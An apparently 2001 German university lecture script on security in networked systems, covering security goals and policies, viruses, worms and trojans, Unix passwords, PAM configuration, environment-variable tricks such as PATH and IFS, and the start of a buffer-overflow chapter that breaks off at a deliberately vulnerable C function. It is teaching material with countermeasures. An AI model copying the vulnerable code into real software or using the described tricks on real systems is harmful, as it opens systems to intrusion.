Sicherheit in vernetzten Systemen

Vorlesungsskript WS 2001/2002

Jürgen Schönwälder

Version vom 14. November 2001

Fachbereich Mathematik/Informatik

Universität Osnabrück

Vorwort

Die Frage nach der Sicherheit von Informationssystemen bekommt durch die fortschreitende Vernetzung einen sehr hohen Stellenwert. Dieses Skript beschäftigt sich daher speziell mit der Sicherheit in vernetzten Systemen. Dabei steht die praktische Anwendung von Verfahren im Vordergrund, die einen sicheren Umgang mit Informationen in vernetzten Systemen ermöglichen. In diesem Sinne ist das Skript nicht etwa eine Einführung in die Kryptologie und deren kryptographische Verfahren. Vielmehr steht die Anwendung kryptographischer Verfahren in Protokollen und Werkzeugen im Vordergrund der Betrachtungen.

Das vorliegende Dokument ist aus Vorlesungen mit dem Titel „Sicherheit in Netzen und verteilten Systemen“ an der TU Braunschweig entstanden. Diese Vorlesungsreihe wurde von Herrn Prof. Dr. Horst Langendörfer eingeführt und viele Jahre gehalten. Später wurde die Vorlesung von mir übernommen und das Material in vielen Aspekten überarbeitet und ergänzt. Zur Ausarbeitung der Vorlesung haben auch etliche Diplomarbeiten beigetragen. Ganz besonders zu erwähnen sind in diesem Zusammenhang die Diplomarbeiten von Axel Kehne, Ulrich Flegel und Olaf Schnapauff.

Weiterhin bedanken möchte ich mich bei allen Studenten, die mir Mitschriften und Ausarbeitungen zu den Vorlesungen von Herrn Langendörfer zur Verfügung gestellt haben. Ganz besonderer Dank gebührt in diesem Zusammenhang den Studenten Dennis Göhr, Stefan Piger und Dieter Stolte. Desweiteren sei an dieser Stelle allen Studenten gedankt, die durch Fragen und kritische Anmerkungen zu einer Verbesserung und klareren Darstellung des Inhalts beigetragen haben. Für zahlreiche kritische Anmerkungen und das Korrekturlesen danke ich außerdem ganz besonders meinem Kollegen Frank Strauß.

Bedanken möchte ich mich auch bei Frau Prof. Bettina Schnor, die eine frühe Version dieses Skripts für eine entsprechende Vorlesung and der Universität Potsdam benutzt hat. Einige der von Ihr gemachten Erweiterungen sind in die aktuelle Version eingearbeitet worden.

Jürgen Schönwälder

Inhaltsverzeichnis

Kapitel 1

Einführung

Informationssicherheit läßt sich in folgende Aspekte zerlegen:

- *Rechnersicherheit*:
  Schutz der Informationen innerhalb eines Rechensystems.
- *Kommunikationssicherheit*:
  Schutz der Informationen während der Übertragung zwischen einem oder mehreren Rechensystemen. Dies beinhaltet auch den Schutz gegen die Bekanntgabe, daß eine Kommunikation stattgefunden hat.

1.1 Ziele der Informationssicherheit

- *Vertraulichkeit*:
  Informationen werden nur autorisierten Personen zugänglich gemacht.
- *Integrität*:
  Integrität stellt die Konsistenz von Daten sicher. Nicht autorisierte Zugriffe (Erzeugen, Modifizieren, Löschen von Daten) werden verhindert.
- *Verfügbarkeit*:
  Legitime Benutzer dürfen beim Zugang zu Betriebsmitteln und Daten nicht behindert werden.
- *Legitime Nutzung*:
  Schutz der Betriebsmittel und Daten vor Benutzung durch nicht autorisierte Personen oder in nicht autorisierter Art und Weise.

1.2 Sicherheitsrichtlinien

Sicherheitsrichtlinien (security policies) sind ein Regelwerk, das den sicheren Umgang mit Informationen und den informationsverarbeitenen Systemen in einer Organisation festlegt.

Alle Personen in einer Organisation müssen diese Richtlinien kennen und sich an sie halten. Dies betrifft insbesondere auch die Beschaffung, die Konfiguration und die Überwachung von Rechensystemen und Kommunikationseinrichtungen.

Prozeßmodell zur Erstellung und Umsetzung von Sicherheitsrichtlinien:

1. Aufstellung zu schützender Posten.
2. Katalogisierung der möglichen Bedrohungen.
3. Bestimmung der Wahrscheinlichkeiten der festgestellten Bedrohungen (Risikoanalyse).
4. Implementierung von Schutzmaßnahmen, die in einem angemessenen Preis- und Leistungsverhältnis stehen.
5. Beobachtung des Prozesses und Überarbeitung der Sicherheitsrichtlinien bei erkannten Mängeln oder Veränderungen der Rahmenbedingungen (insbesondere der eingesetzten Technologien oder der Organisationsstruktur).

Komponenten von Sicherheitsrichtlinien:

- *Beschaffungsrichtlinien* legen fest, welche Sicherheitseigenschaften bei Beschaffungen zu berücksichtigen sind.
- *Vertraulichkeitsrichtlinien* beschreiben, welche Erwartungen bezüglich der Vertraulichkeit von Daten gemacht werden dürfen.
- *Zugriffsrichtlinien* definieren grundlegende Zugriffsrechte zur vorhandenen Infrastruktur, typischerweise unterteilt nach verschiedenen Klassen von Personen in einer Organisation.
- *Überwachungsrichtlinien* definieren, welche Maßnahmen zur Überwachung der Umsetzung der Sicherheitsrichtlinien getroffen werden müssen.
- *Authentifizierungsrichtlinien* legen fest, welche Verfahren und Technologien zur Authentifizierung eingesetzt werden und nach welchen Richtlinien beispielsweise Passworte zu wählen sind.
- *Verfügbarkeitsrichtlinien* legen grundsätzliche Anforderungen an die Verfügbarkeit von Informationen und die verarbeitenden Systeme fest.
- *Wartungsrichtlinien* definieren, wie Wartungsarbeiten durchzuführen sind und wie internes und externes Wartungspersonal Zugriff auf Systeme und Daten erhält.
- *Benachrichtigungsrichtlinien* bestimmen, welche Verletzungen der Sicherheitsrichtlinien gemeldet werden müssen und wer für die Behebung der Sicherheitsverletzung zuständig ist.

1.3 Sicherheitsdienste

Grundlegende Sicherheitsdienste:

1. *Authentifizierung* versichert die Identität einer Person oder eines Systems. Prinzipielle Methoden:
   (a) Bestimmtes Wissen (z.B. Paßworte, PIN)
   (b) Bestimmter Gegenstand (z.B. Schlüssel, Smartcard)
   (c) Unveränderliche Charakteristike (z.B. Retina, Fingerabdruck)
   (d) Bestimmter Ort
   (e) Authentifizierung durch eine dritte glaubwürdige authentifizierte Partei
2. *Zugriffskontrolle* schützt gegen illegitime Benutzung, nicht autorisierte Enthüllung, illegitime Modifikation bzw. Vernichtung von Daten oder Betriebsmitteln.
   - *Willkürliche Zugriffskontrolle*:
     Subjekte besitzen die Objekte, die sie erzeugt haben. Subjekte sind in der Lage, die Zugriffserlaubnis auf andere Subjekte zu erweitern.
   - *Obligatorische Zugriffskontrolle*:
     Zugriffsrechte werden a priori auf der Basis von Festlegungen bestimmt. Subjekte können die Zugriffserlaubnis auf Objekte nur im Rahmen bestimmter Regeln modifizieren.

   Typen von Zugriffskontrollsystemen:
   (a) *Identitätsbasierte Zugriffskontrolle*:
   Erlaubt oder verweigert explizit definierten Subjekten den Zugriff auf Objekte.
   (b) *Rollenbasierte Zugriffskontrolle*:
   Subjekten werden Rollen zugeordnet, anhand derer über die Zugriffserlaubnis entschieden wird. Achtung: Kombinationen von Rollen sind gefährlich.
   (c) *Multi-level Zugriffskontrolle*:
   Objekte werden Sicherheitsstufen zugeordnet (z.B. öffentlich, sensitiv, geheim, streng geheim). Subjekte erhalten Zugriffserlaubnis bis zu einer bestimmten Sicherheitsstufe.
3. *Vertraulichkeit* verhindert die nicht autorisierte Offenbarung von Informationen (Existenz von Daten, Größe und Umfang von Daten, Inhalt der Daten, dynamisches Verhalten von Daten).
4. *Datenintegrität* schützt vor nicht autorisierter Modifikation, Vernichtung oder Ersetzung von Daten.
5. *Unwiderrufbarkeit* verhindert, daß ein Kommunikationspartner das Stattfinden einer Kommunikation leugnen kann oder ein Kommunikationspartner Behaupten kann, daß eine nicht erfolgte Kommunikation stattgefunden hat.

Neben diesen Diensten werden gelegentlich in speziellen Anwendungsgebieten weitere Sicherheitsdienste (z.B. die Aktualität von Informationen) gefordert.

1.4 Organisationen

Es gibt eine ganze Reihe von Organisationen, die relevante Informationen bereitstellen:

- Das Computer Emergency Response Team sammelt Informationen über Sicherheitslücken und veröffentlicht Maßnahmen zur Beseitigung von Sicherheitslücken.
- Das Bundesamt für Sicherheit in der Informationstechnik gibt neben aktuellen Informationen auch das IT-Grundschutzhandbuch heraus, das alle wesentlichen Informationen zur Informationssicherheit bündelt und insbesondere auch wertvolle Hinweise zur baulichen Infrastruktur und zur personellen Organisation gibt.
- Das National Institute of Standards and Technology der USA hat entscheidenden Einfluß auf die Standardisierung von Verschlüsselungsalgorithmen.

Literaturhinweise

Grundlegende Informationen zu den Zielen der Informationssicherheit findet man in [21]. Einen guten Überblick findet man auch in [16]. Ein eher praktisch angelegtes Buch mit einem Schwerpunkt auf Internet Protokolle ist [50].

RFC 2196 [22] beschreibt Grundlagen für Sicherheitsrichtlinien im Internet und richtet sich vorwiegend and Systembetreiber. RFC 2504 [24] richtet sich speziell an Endnutzer und enthält viele wertvolle Hinweise, wie sich Endnutzer schützen können und zu einem sicheren Betrieb der Infrastruktur beitragen können.

Kapitel 2

Viren, Würmer, Trojanische Pferde

2.1 Viren

Viren sind Programmfragmente, die über Wirtsprogramme unbemerkt in Rechensysteme gelangen und sich dort ausbreiten. Durch die Übertragung von „infizierten“ Programmen auf andere Rechensysteme breiten sich diese Viren aus.

```
procedure virus
begin
  int identification = 4711;                          | Viruskennung

  <find a program file which is not yet infected>
  if <program found> then                             | Infektionsteil
    <copy virus into program file>
  fi

  if <outbreak condition> then                        | Schadensteil
    <modify system>
  fi

  <jump to original main>
end
```

Abbildung 2.1: Prinzipieller Aufbau eines Virus

Gegenmaßnahmen:

- Antivirusprogramme entdecken Viren (z.B. an der Kennung) und entfernen den Virus, indem die originale Einsprungadresse restauriert wird.
- Einschränkung von Schreibrechten an Dateien und insbesondere an ausführbaren Programmen oder Skripten.
- Verschlüsselte Speicherung von ausführbaren Programmen, wodurch die Gefahr einer Infektion auf laufende Programme beschränkt wird.

- Regelmäßige Kontrolle von etwaigen Veränderungen (Infektionen) an ausführbaren Programmen. Hilfreich ist hierfür die regelmäßige Berechnung von Hashwerten und deren Vergleich. Die Hashwerte müssen natürlich speziell gesichert werden, um sie vor Veränderungen durch einen Virus zu schützen.

Makro-Viren sind ausführbare Makros, die in Dokumentdateien eingebettet sein können. Es empfiehlt sich, vor dem Öffnen von fremden Dokumenten, die Interpretation von Makros zu deaktivieren.

Beispiel 1 *Der Virus „Pakistani Brain“ infiziert den Boot-Sektor von MS-DOS Disketten. Er nistet sich im floppy disc controller ein. Bei einer Leseoperation versucht der Virus den Boot-Sektor der Diskette zu lesen. Ist der Boot-Sektor noch nicht infiziert, so wird der Virus in den Boot eingetragen. Einige Versionen des Virus markieren zufällig Bereiche auf der Diskette als unbrauchbar, was letztlich dazu führt, daß die ganze Diskette unbrauchbar wird.*

Beispiel 2 *Der „Jerusalem“ Virus infiziert ausführbare Dateien unter MS-DOS oder Windows (.COM oder .EXE). Der Virus versucht jedes Programm zu infizieren, daß ausgeführt wird. Der Virus zerstört Informationen im Dateisystem und verbreitet sich über Programme, die über Disketten ausgetauscht werden.*

2.2 Würmer

Würmer sind ablauffähige Programme, die sich über Netzwerke verbreiten und Schwachstellen der Sicherheitsarchitektur von Systemen oder einfache Programmier- und Administrationsfehler ausnutzen.

Beispiel 3 *Der Internet-Wurm wurde 1988 von Robert Morris an der Cornell Universität gestartet. Der Wurm befiel in einer Nacht an verschiedenen Orten 6000 Systeme. Der Wurm nutzte Schwachstellen in Unix-Systemen aus, um sich zu verbreiten:*

- *Es wurden häufig benutzte Paßworte systematisch ausprobiert, um Zugang zu Unix-Systemen zu bekommen.*
- *Es wurde ein Angriff auf den* `finger` *Serverprozeß versucht, der einen Implementationsfehler ausnutzte (Speicherüberlauf bei langen Eingaben), um dadurch Zugang zum System zu bekommen.*
- *War der Angriff auf den* `finger` *Serverprozeß nicht erfolgreich, so wurde ein Angriff auf den* `sendmail` *Serverprozeß versucht, wobei man einen Programmierfehler in einer Option zur Fehlersuche im Serverprozeß ausnutzte.*
- *Zusätzlich wurden Vertrauensbeziehungen zwischen Internet-Rechnern ausgenutzt, um „benachbarte“ Systeme zu befallen.*

Beispiel 4 *Im Mai 2000 führte der Wurm* `ILOVEYOU` *zum Zusammenbruch der elektronischen Datenverarbeitung in vielen amerikanischen und europäischen Firmen mit einem geschätzten Schaden von 10 Milliarden Euro. Der* `ILOVEYOU`*–Wurm ist eine Visual Basic Script Datei, die sich als E-mail–Attachment verbreitete. Die E-mail wurde mit der Subject–Zeile* `ILOVEYOU` *verschickt. Der Wurm befiel nur Windows–Rechner, da er sich der Daten aus Windows Outlook bediente, um Mails mit dem Wurm als Attachment an die in der Addreßdatei gespeicherten Mailadressen zu senden. Der Wurm zerstörte Daten des lokalen Dateisystems, u.a. JPEG–Bilder, MP2- oder MP3-Musikdateien oder Videodateien. Schließlich untersuchte er die Festplatte nach Paßworten, um diese Daten an den Programmierer des Wurms zu verschicken.*

Beispiel 5 *Am 19 Juli 2001 hat der Wurm* `Code-Red` *(CRv2) mehr als 359.000 Computer in weniger als 14 Stunden befallen — in den aktivsten Zeiten mehr als 2.000 Rechner pro Minute. 43% der infizierten Rechner waren aus den USA, 11% aus Korea, 5% aus China und 4% aus Taiwan. Deutsche Rechner waren zu 3% befallen [37]. Der Wurm nutzt einen Pufferüberlauf im Microsoft's IIS Web-Server aus. Nachdem ein Web-Server infiziert ist, generiert er zufällig IP-Adressen und verbreitet sich sofern bei der IP-Adresse ein IIS Web-Server zu finden ist.*

Würmer versuchen sich zu verbergen, indem Dateien und Daten versteckt abgelegt werden, Protokolldateien des Systems verändert werden, und Programme zur Systemüberwachung manipuliert werden.

Gegenmaßnahmen:

- Schließen von allen bekannten Sicherheitslücken im System.
- Überprüfung von Dateiveränderungen durch die regelmäßige Berechnung von Hashwerten.
- Regelmäßige Auswertung von Protokolldateien.
- Server-Programme, die Netzwerkdienste realisieren, sollten mit möglichst geringen Rechten und in abgegrenzten Systembereichen oder auf speziellen Rechnern ausgeführt werden.

2.3 Trojanische Pferde

Ein Trojanisches Pferd ist ein scheinbar nützliches Programm, das versteckte Anweisungen besitzt, um Systeme zu manipulieren oder unerlaubterweise Daten zu sammeln.

Beispiel 6 *Im Dezember 1987 verbreitete sich eine EMail Nachricht im BITNET, EARN und IBM's internem Netzwerk, die neben reinem Text auch Programmtext enthielt, der einen Weihnachtsbaum malt. Der Weihnachtsbaum wurde beim Aufruf auch tatsächlich gemalt. Gleichzeitig verbreitete sich das Programm an alle lokal bekannten EMail-Adressen des Benutzers.*

Beispiel 7 *Ende März 1998 stellten zwei Schüler aus Köln die sogenannten T-Online Power Tools zur Automatisierung von Verwaltungsaufgaben frei verfügbar in das Netz. Die Benutzer wurden gebeten sich bei den Autoren zwecks Information über Bugs und Updates registrieren zu lassen. Die zusätzliche Funktionalität der Tools bestand darin, daß die Festplatte nach verschlüsselt abgelegten Zugangsdaten des T-Online–Dienstes durchsucht wurde und diese bei der Registrierung an die Autoren übermittelt wurden. Die unter Windows verschlüsselten Passwörter konnten mittels des frei verfügbaren Programms* `revelation` *entschlüsselt werden.*

Trojanische Pferde werden durch die Manipulation von Quellcode erzeugt und durch besondere Eigenschaften angepriesen und verbreitet. In einigen Fällen wurden Trojanische Pferde auch unbemerkt durch die Softwarehersteller selbst verbreitet.

Gegenmaßnahmen:

- Quelltexte sollten grundsätzlich vor schreibenden Zugriffen von nicht autorisierten Benutzern geschützt werden.
- Protokollierung aller Änderungen am Quelltext und Identifizikation der jeweiligen Programmierer.
- Prüfung und ggf. Offenlegung von Quelltexten.
- Ausschließliche Installation und Benutzung von Programmen, die aus vertrauenswürdigen Quellen stammen.
- Verwendung von Prüfsummen und Signaturen, um Modifikationen während der Verteilung von Programmen und Quelltexten auszuschließen.

Literaturhinweise

Einen guten Überblick über Viren, Würmer und Trojanische Pferde findet man in [56]. Der Internet-Wurm wird in [17] und [54] ausführlich beschrieben.

Kapitel 3

Sicherheitsaspekte von Unix-Systemen

3.1 Paßworte

Der Zugang zu Unix-Systemen ist in der Regel durch Paßworte gesichert. Einfache Paßwortverfahren sind prinzipiell ein wenig geeignetes Authentifizierungsverfahren, da es in der Regel einfach ist, Paßworte zu erraten oder von unachtsamen Benutzern durch gezielte „Beobachtung“ zu erhalten.

Eigenschaften des Unix Paßwortsystems:

- Die Datei `/etc/passwd`, die die verschlüsselten Paßworte enthält, ist oftmals lesbar und kann manchmal auch bei deren Übertragung im Netz abgehört werden. Damit besitzt ein Angreifer die Möglichkeit, die verschlüsselten Paßworte „offline“ zu brechen.
- Gelegentlich werden Softwareprodukte mit vordefinierten Benutzerkennungen und Standard-Paßworten ausgeliefert.
- Unix Paßworte bestehen aus 8 Zeichen (7 Bit ASCII Kodierung), was eine theoretische Schlüssellänge von 56 Bit ergibt. Tatsächlich liefern einfache englische Worte nur eine Schlüssellänge von 19 Bit, bei der Benutzung von Sonderzeichen erreicht man bis zu 40 Bit.
- Die Verschlüsselung des Paßworts erfolgt mit einem zuätzlichen Zeichen (salt), das zufällig vergeben und mit dem verschlüsselten Paßwort gespeichert wird. Das Salz (salt) bewirkt, daß zwei identische Paßworte nicht automatisch zu demselben verschlüsselten Paßwort führen.
- Die Ausgabe der Verschlüsselung (eine Variante des DES) wird durch eine nichtumkehrbare Abbildung in ASCII konvertiert.
- Attacken sind durch einfaches Raten und das systematische Ausprobieren von Paßworten erfolgreich. Mit Hilfe von SIMD (Single Instruction Multiple Data) Hardware ist es heutzutage möglich, alle möglichen Paßworte in ca. zwei Tagen auszu-

probieren. Beschränkt man sich auf Paßworte, die nur aus Buchstaben und Ziffern bestehen, so ist eine erschöpfende Suche schon in ca. 2 Stunden möglich.

Gegenmaßnahmen:

- Verwendung von guten Paßworten, die Sonderzeichen enthalten, lang genug sind und nicht einfach zu erraten sind.
- Regelmäßiges Ändern von Paßworten.
- Einige Unix-Systeme können die Paßworte in speziellen Dateien ablegen, so daß normale Benutzer keinen Zugriff auf die verschlüsselten Paßworte haben.
- Alternative Benutzerauthentifikation durch Smart-Cards oder unveränderliche Merkmale (z.B. Stimme, Retina).

3.2 Pluggable Authentication Modules (PAM)

Das Konzept der Pluggable Authentication Modules (PAM) wurde entwickelt, um die Authentifikation von Benutzern und die Verwaltung von Accounts konfigurierbar und erweiterbar zu machen, ohne Programme wie z.B. `login`, `su`, `ftp`, `ssh` ändern zu müssen. Das PAM-System erlaubt es insbesondere, das normale Unix Paßwortsystem durch andere Verfahren zu ersetzen. Die meisten Linux-Systeme unterstützen die Linux PAM Implementation (Linux-PAM), zu der etliche austauschbare und konfigurierbare Module existieren.



Abbildung 3.1: Komponenten des PAM-Systems

Abbildung 3.1 zeigt die Komponenten der Linux-Pam Implementation. Applikationen wie z.B. `login` und `ssh` benutzen die `libpam` Bibliothek, um die Authentifikation von Benutzern durchzuführen. Die `libpam` Bibliothek wiederum liest Konfigurationsdateien wie z.B. `/etc/pam.conf` um ein bestimmtes Authentifikationsverfahren auszuwählen. Konkrete Authentifikationsverfahren sind als dynamisch ladbare PAM-Module implementiert.

PAM-Module können vier verschiedene Aufgaben übernehmen:

1. *Authentifikation*: Module authentifizieren Benutzer indem sie entweder ein Paßwort von der Applikation verlangen und verifizieren oder eine andere Authentifikationsmethode realisieren. Diese Module können auch die Gruppenzugehörigkeit bestimmen.

2. *Account*: Module können den Zugang zu einem Account kontrollieren. Sie erledigen keine Authentifizierung sondern prüfen andere Restriktionen wie z.B. Uhrzeit, verfügbare Betriebsmittel, oder die Lokation des Benutzers.

3. *Session*: Module realisieren Aufgaben, die erledigt werden müssen wenn einem Benutzer Zugriff auf einen Dienst (service) erlaubt wird, wie z.B. die Protokollierung des Vorgangs oder die Bereitstellung der Benutzerumgebung.

4. *Password*: Module unterstützen die Aktualisierung der Authentifizierungsinformationen wie z.B. des gespeicherten Paßworts.

Um die Flexibilität zu erhöhen, können PAM-Module für verschiedene Applikationen gestapelt werden und auf diese Art und kombiniert werden. Außerdem können PAM-Module mit modulspezifischen Argumenten versorgt werden. Die einzelnen Module im Stapel können die Abarbeitung des Stapels wie folgt beeinflussen:

- *required*: Das Modul muß erfolgreich beendet werden, damit die Aufgabe erfolgreich abgeschlossen wird. Wird ein Module nicht erfolgreich beendet, so werden die nachfolgenden Module trotzdem abgearbeitet. (Dies kann verhindern, daß Angreifer aus einem erfolglosen Versuch Schlüsse ziehen können.)

- *requisite*: Das Modul muß erfolgreich beendet werden, damit die Aufgabe erfolgreich abgeschlossen wird. Wird ein Module nicht erfolgreich beendet, so wird der Vorgang sofort abgebrochen. Dies kann nützlich sein, um die Übertragung eines Paßworts über einen unsicheren Kanal zu unterbinden.

- *sufficient*: Das Module schließt die aktuelle Aufgabe erfolgreich ab, sofern es erfolgreich beendet wird und alle vorher im Stapel liegende Module erfolgreich bestanden wurden. Nachfolgende Module werden in diesem Fall nicht mehr betrachtet.

- *optional*: Das Modul ist für den erfolgreichen oder erfolglosen Abschluß der Aufgabe nicht relevant.

Eine Konfiguration in `/sec/pam.conf` für das Programm `login`, die das klassische Unix-Verhalten nachbildet, sieht folgendermaßen aus:

```
login  auth      required  /usr/lib/security/pam_unix_auth.so
login  account   required  /usr/lib/security/pam_unix_acct.so
login  password  required  /usr/lib/security/pam_unix_passwd.so
login  session   required  /usr/lib/security/pam_unix_session.so
```

Eine Konfiguration für einen FTP-Server könnte folgendermaßen aussehen:

```
ftpd  auth  sufficient  /usr/lib/security/pam_ftp.so
ftpd  auth  required    /usr/lib/security/pam_unix_auth.so \
                        use_first_pass
ftpd  auth  required    /usr/lib/security/pam_listfile.so \
                        onerr=succeed item=user \
                        sense=deny file=/etc/ftpusers
```

Zunächst wird auf einen anonymen FTP-Zugang getested. Wird der Test nicht bestanden, dann wird auf ein Unix-Paßwort getested (ohne das Paßwort erneut zu erfragen). Fall der Test erfolgreich ist, wird geprüft ob der Benutzername in der Datei `/etc/ftpuser` vorhanden ist. Abbildung 3.2 stellt die Logik dieses Beispiels als Zustandsdiagramm dar.



Abbildung 3.2: Authentifizierung eines FTP-Zugangs mit PAM

3.3 Umgebungsvariablen und Kommandointerpreter

Das Verhalten von Unix-Programmen läßt sich oftmals durch sogenannte Umgebungsvariablen (environment variables) beeinflussen. Eine unachtsame Wahl oder gezielte Manipulation von Umgebungsvariablen kann ernste Sicherheitsrisiken erzeugen:

- *Umgebungsvariable* PATH:
  Unix-Kommandointerpreter suchen ausführbare Dateien in allen Verzeichnissen, die in der Umgebungsvariable PATH aufgelistet sind. Beinhaltet die Umgebungsvariable PATH Verzeichnisse, die nicht vertrauenswürdig sind (d.h. in denen beliebige

Benutzer schreiben dürfen), dann kann ein Angreifer dort leicht Trojanische Pferde unterbringen.

Wenn die Umgebungsvariable `PATH` den Punkt `.` enthält, dann kann von einem Angreifer in einem allgemein schreibbaren Verzeichnis (z.B. `/tmp`) ein ausführbares `ls` Kommando angelegt werden. Ein Kommandointerpreter eines ahnungslosen Benutzers wird dann beim Wechsel in dieses Verzeichnis automatisch das neue `ls` Kommando ausführen.

- *Umgebungsvariable* `IFS`:
  Die Umgebungsvariable `IFS` (input field separator) kontrolliert bei vielen Kommandointerpretern, welche Begrenzungszeichen benutzt werden, um eine Eingabe in mehrere Worte zu zerlegen. Durch das Setzen von `IFS` auf `/` wird aus dem Kommando `/bin/date` das Kommando `bin` mit dem Argument `date`.

Unix-Kommandointerpreter werden häufig benutzt, um festgelegte Befehlsfolgen (sogenannte Skripte) abzuarbeiten. Bei der Erstellung solcher Skripte ist es sehr wichtig, daß die Umgebungsvariablen selbst gesetzt werden, um sich vor bösartigen Überraschungen zu schützen.

Generell ist davor zu warnen, Skript-Dateien mit speziellen Rechten ausführbar zu machen. Sogenannte `setuid`-Skripte, die mit den Rechten desjenigen Benutzers ausgeführt werden, der sie installiert hat, sind oftmals unsicher, da man durch geeignete Maßnahmen einen Abbruch erzwingen kann, bei dem dann ein beliebiges Kommando unter den Rechten des Besitzers des `setuid`-Skripts ausgeführt wird.

3.4 Dateien und Dateirechte

Die Sicherheit eines Unix-Systems hängt entscheidend von der sorgsamen Administration und Überwachung der Dateirechte ab. Besonders kritisch sind Gerätedateien (`/dev`) und `setuid`/`setgid` Dateien. Aber auch die normalen Lese- und Schreibrechte sind wichtig zur Sicherung der Vertraulichkeit von Daten. Werkzeuge wie COPS [19] oder cfengine [6] helfen, konsistente Dateirechte zu überwachen.

Kritisch sind oft auch symbolische Links, mit denen Angreifer typischerweise `setuid` Programme auf „falschen“ Daten arbeiten lassen, um sich dadurch spezielle Rechte zu verschaffen.

Problematisch sind auch verteilte Dateisysteme, die auf unsicheren Protokollen beruhen (z.B. NFS) oder inkonsistent administrierte Benutzterkennungen in vernetzten Dateisystemen.

3.5 Sicherheitsfeatures

UNIX besitzt allerdings auch einige Sicherheitsfeatures, die allerdings nicht immer konsequent genutzt werden:

- Typischerweise sehr stabile und zuverlässige Kernel.
- Begrenzung der verfügbaren Betriebsmittel durch `setrlimit()`.
- Mit Hilfe des `chroot()` Systemaufrufs können Prozesse in einem eingeschränkten Dateisystem ausgeführt werden. Durch die Verwendung von `chroot()` können also Sandboxen für Serverprozesse (z.B. anonymous ftp oder anonymous cvs) eingerichtet werden.



Abbildung 3.3: Einschränkung der Sicht auf das Unix-Dateisystem

Literaturhinweise

Eine effiziente SIMD-Hardware zum Knacken von Unix-Paßworten ist in [28] beschrieben worden. Die Linux-PAM Implementation ist in [40, 39, 38] beschrieben. Eine Zusammenfassung der Linux-PAM Programmierschnittstelle und ein kleines Beispiel findet man in [18].

Kapitel 4

Sicherheitsprobleme durch Programmierfehler

Die meisten Einbrüchswerkzeuge nutzen Programmierfehler aus. Viele dieser Programmierfehler sind insbesondere dann schwerwiegend, wenn sie in Programmen mit speziellen Rechten (z.B. UNIX `setuid` Programme) auftreten. Die meisten dieser Programmierfehler sind spezifisch für die Programmiersprache C (bzw. C++) bzw. POSIX Betriebssysteme. Die folgenden Abschnitte setzen daher ein grundlegendes Verständnis der Programmiersprache C voraus.

4.1 Generelle Programmierfehler

4.1.1 Verletzungen des Prinzips der geringsten Rechte

Programme sollten grundsätzlich so geringe Rechte wie möglich besitzen. Ein häufiger Fehler in `setuid`-Programmen ist die fehlende Abgabe der besonderen Rechte, wenn sie nicht mehr benötigt werden.

4.1.2 Fehlende Validierung von Eingaben

Eingaben können oftmals besondere Zeichensequenzen enthalten („elektrische Zeichen“), die insbesondere bei Interpretern zu unerwartetem Verhalten führen können. Im Extremfall ist es sogar möglich, durch geschickte Eingaben Programme zum Starten von Kommandointerpretern zu bewegen. Achtung: Solche „elektrischen Zeichen“ können auch in URLs oder DNS Namen versteckt sein.

Man beachte, dass Eingaben im weiteren Sinne auch aus der Umgebung kommen können. Dazu gehören Umgebungsvariablen, aber natürlich auch die vom erzeugenden Prozess geerbte Umgebung. Es ist also notwendig eine s̈aubereÜmgebung aufzusetzen (z.B. alle geerbten Dateideskriptoren explizit zu schließen).

4.1.3 Fehlende Laufzeitfehlerprüfung

Fehlende Tests auf aufgetretene Laufzeitfehler führen zu unvorhergesehenen Programmabläufen. Das kann für Angriffe ausgenutzt werden. Es ist also darauf zu achten, dass für jeden Systemaufruf entsprechende Fehlertests vorhanden sind und das diese auch funktionieren.

4.2 Pufferüberläufe

In C-Programme werden oftmals Puffer mit fester Größe verwendet um Daten temporär zu speichern. Da die Sprache C Puffergrenzen nicht automatisch überprüft, ist es Aufgabe des Programmierers auf die Einhaltung der Puffergrenzen selbst zu achten. Fehlt eine sorgsame Prüfung der Puffergrenzen, so können oftmals speziell geformte Eingaben konstruiert werden, die gezielt Speicherinhalte außerhalb des Puffers verändern (buffer overflow) und dadurch den gesamten Programmablauf ändern.

Im folgenden wird das Prinzip von Attacken beschrieben, die durch das Überschreiben von Puffern auf dem Stack beliebigen Code ausführen können (stack smashing, stack-based buffer overflow). Die Diskussion setzt einen Intel x86 Prozessor mit einem Linux Betriebssystem voraus. Entsprechende Attacken für andere Betriebssysteme und Prozessoren lassen sich aber entsprechend konstruieren.

Beispiel 8 *Pufferüberläufe entstehen oftmals durch die Verwendung von statischen Puffern. Oftmals geschieht der eigentliche Überlauf in Bibliotheksfunktionen:*

```
static void
overflow(char *s)
{
    char buffer[16];
